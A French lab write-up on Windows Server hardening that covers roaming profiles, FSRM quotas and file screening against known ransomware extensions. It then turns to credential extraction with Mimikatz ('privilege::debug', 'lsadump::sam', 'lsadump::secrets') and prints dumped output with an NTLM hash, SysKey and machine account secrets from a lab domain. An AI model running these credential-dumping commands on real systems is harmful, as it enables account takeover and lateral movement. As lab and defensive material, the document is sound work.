
Il est aussi possible de faire un mappage pour chaque dossier.

## 3.6 Client


### 3.6.1 Prérequis

- Avoir la machine jointe au domaine


Lorsque la GPO du mappage réseau est active on le voit dans l'explorateur de fichiers.



Après un peu de temps on peut vérifier la présence de 7-zip.



On vérifie que la synchronisation des profils itinérants fonctionne bien.




### 3.7 Configuration de FSRM

Tout d'abord il faut installer le service FSRM soit depuis le Server Manager soit en PowerShell

```
Install-WindowsFeature -Name FS-Resource-Manager -IncludeManagementTools
```


Pour créer les quotas il faut ouvrir la console FSRM `fsrm.msc` et créer un quota comme ceci



Il est important de ne pas choisir la première option car sinon on bloque la synchronisation de tous les profils à 5 GB et non pas à 5 GB par utilisateur.

#### Note

Il est possible de créer des alertes autres que des Event Logs comme des mails, ce qui rend les alertes beaucoup plus visibles.





### 3.7.1 Vérifier la configuration FSRM

```
$path = ""
$taille = 100MB
$nb = 55

for ($i = 1; $i -le $nb; $i++) {
    $NomFichier = "$path\Fichier_$(($i.ToString('00'))).truc"
    try {
        $Flux = [System.IO.File]::Create($NomFichier)
        $Flux.SetLength($taille)
        $Flux.Close()
        Start-Sleep -Milliseconds 100
    }
    catch {
        Write-Host "Message du serveur : $($_.Exception.Message)"
        break
    }
}
```

Pour vérifier le hard quota mis en place on lance un script qui écrit 55 fichiers de 100MB afin de voir déclenché le quota Résultat d'un hard quota :






On peut voir qu'on a bien 55 fichiers de 100MB soit plus que le quota de 5GB, cela est du que FSRM la gpo des profils ce synchronise uniquement à la déconnexion de l'utilisateur. Il est important de clarifier que FSRM ne permet pas de ralentir le chiffrement, il permet seulement de limiter à la taille du quota.

### 3.8 Configuration du File Screening

Tout d'abord pour créer notre File Screening, il va nous falloir créer un groupe d'extensions puis l'ajouter à notre template.



Voici comment importer un fichier texte contenant les extensions connues (par exemple depuis KnowExtensionRansomwares) :


```
$PathToFile = "C:\Users\Administrator\Downloads\KnownExtensions.txt"
$GroupName = "KnowExtensitionRansomwares"
Write-Host "Chargement du fichier : $PathToFile" -ForegroundColor Cyan

# Parsing
try {
    $Content = Get-Content -Path $PathToFile -Raw | ConvertFrom-Json
    $AllExtensions = $Content.filters
    $Total = $AllExtensions.Count
    Write-Host "-> $Total signatures détectées dans le fichier."
}
catch {
    Write-Host "Erreur"
    break
}


# Récupère le groupe existant
$ExistingGroup = Get-FsrmFileGroup -Name $GroupName

if ($ExistingGroup) {
    Set-FsrmFileGroup -Name $GroupName -IncludePattern $AllExtensions
    Write-Host "-> SUCCES"
}
}
```

Une fois le groupe créé, on va fabriquer notre template. On choisit notre groupe nommé KnowExtensionRansomwares .




Ensuite il nous faut créer l'événement



### Note

Tout comme FSRM, il est possible de créer des alertes autres que des Event Logs comme des mails.


Il faut bien choisir Active Screening car cela empêche la création du fichier, ensuite il faut créer l'emplacement où l'on veut appliquer le FSRM (mettre le chemin réel).



## Note

Si l'on souhaite mettre le File Screening sur le C:\ le screening type passera automatiquement en passif

Le résultat :



```
PS C:\Users\Administrator> New-Item -Path C:\Shares\IT\t4.wannacry -ItemType File
New-Item : Access to the path 'C:\Shares\IT\t4.wannacry' is denied.
At line:1 char:1
+ New-Item -Path C:\Shares\IT\t4.wannacry -ItemType File
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (C:\Shares\IT\t4.wannacry:String) [New-Item], UnauthorizedAccessExcep
+ FullyQualifiedErrorId : NewItemUnauthorizedAccessError,Microsoft.PowerShell.Commands.NewItemCommand
```

Le file screening bloque la création de fichier immédiatement à condition que l'extension du fichier soit dans la liste du file Screening, cela va générer un événement dans l'observateur

d'événement(application avec l'ID 8216). Grâce à cet événement, on va pouvoir détecter une des indicateurs de compromission si cela se repète de façon répétée.

### 3.9 Extraction des identifiants

Pour cela nous allons utiliser l'outil **Mimikatz**. Cependant avant de commencer à extraire nos identifiants, il va falloir activer les privilèges debug pour cela il faut entrer la commande `privilege::debug`.

Pour pouvoir récupérer notre base SAM on utilise la commande `lsadump::sam`. Cela nous permettra de récupérer les hashes des comptes locaux de la machine.

```
mimikatz # lsadump::sam
Domain : LLDAP01
SysKey : 1d3c4768e1646ea23935b6efa34c23f6
Local SID : S-1-5-21-2513217067-3946140441-3217012159

SAMKey : 06f53186855090b9683fda89976800b0

RID : 000001f4 (500)
User : Administrator
Hash NTLM: b3753064371424670c889fcfca3fbd29

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : WDAGUtilityAccount
```

hash NTLM : b3753064371424670c889fcfca3fbd29

Ensuite nous avons besoin de récupérer les secrets systèmes. Pour cela on utilise la commande `lsadump::secrets`.

```

@mikatz # lsadump::secrets
Domain : LLDAP01
SysKey : 1dc4768e1646e2393b6ef34c23f6

Local name : LLDAP01 ( S-1-5-21-2513217067-3946140441-3217012159 )
Domain name : SERVAL ( S-1-5-21-426950008-2493848567-1074450823 )
Domain FQDN : serval.int

Policy subsystem is : 1.18
LSA Key(s) : 1, default (f5164266-af18-f0d9-4154-12a75ba15c76)
[00] {f5164266-af18-f0d9-4154-12a75ba15c76} 266445835f35b900036bb78fff81ad09e24c984e95f66b1d220b7d5c

Secret : $MACHINE_ACC
cur/hex : 8e 14 74 39 5b 9c c0 35 09 c0 2c 8f 6e 0e c5 74 a0 78 01 48 8b 97 6b 02 41 43 14 09 46 f5 5b 6d 0e 5c fb a1 82 3c a9 7b dc a2 0b 72 46 c1 c0 75 9c
61 d7 2e 91 6b ac ec 3e a2 25 71 56 3f f3 87 22 9d 39 de f1 82 15 b8 8f 35 e0 28 bb 4c 3f ae 7c e0 fb e1 68 eb 4c 31 19 88 74 83 47 9e 6a fb bc 29 b0 e1 45 d
b 00 84 31 c0 6c b7 ce aa 81 1c 69 a7 1a 76 12 92 e9 d8 d0 1c cf 7a 79 f4 7e 5b 47 35 4b bb db 3b 84 4f 6a e7 bd 66 44 38 94 f3 16 b9 08 96 44 ee 27 a3 a6 f1
d6 da eb 36 52 33 18 ac 0a 9b 77 bc 55 0e 9e 51 ef 4e 87 af aa a7 68 d2 33 31 84 26 76 91 d0 54 a8 3f 0d 8d 2d e4 82 d5 a7 43 2a b6 4e bc e1 a6 63 54 8a 9e
da 97 6d 90 2c 38 ca e7 da 6f cb ec 97 3e 0c 0f a9 09 b1 75 a1 69 c9 e6 33 d1 d5 ee c1 c8 8f 70 e4 08
NTLM:72a813912c188cf640928e6f07d62dbdd
SHA1:52ffa13c80a22546f53a2ef11ea59aa1fc2d27
old/hex : cf 71 70 20 a9 b7 e0 12 18 d1 1d 59 80 7f 0c eb b2 83 a0 15 39 72 4c 2d 60 26 cf a2 45 82 e3 02 6d aa b8 ac ac 04 1b a0 fe 21 29 2a 02 84 d9 b2 27
d9 92 b0 10 e1 d0 9d 69 d4 89 a9 90 63 d9 ea 05 37 5c 08 d2 14 f3 19 08 f3 62 a3 dd 2c 24 24 6f b8 d4 5a 4f 41 26 ed 07 d8 e6 d8 03 7c b1 e5 10 a1 f4 11 e4 0
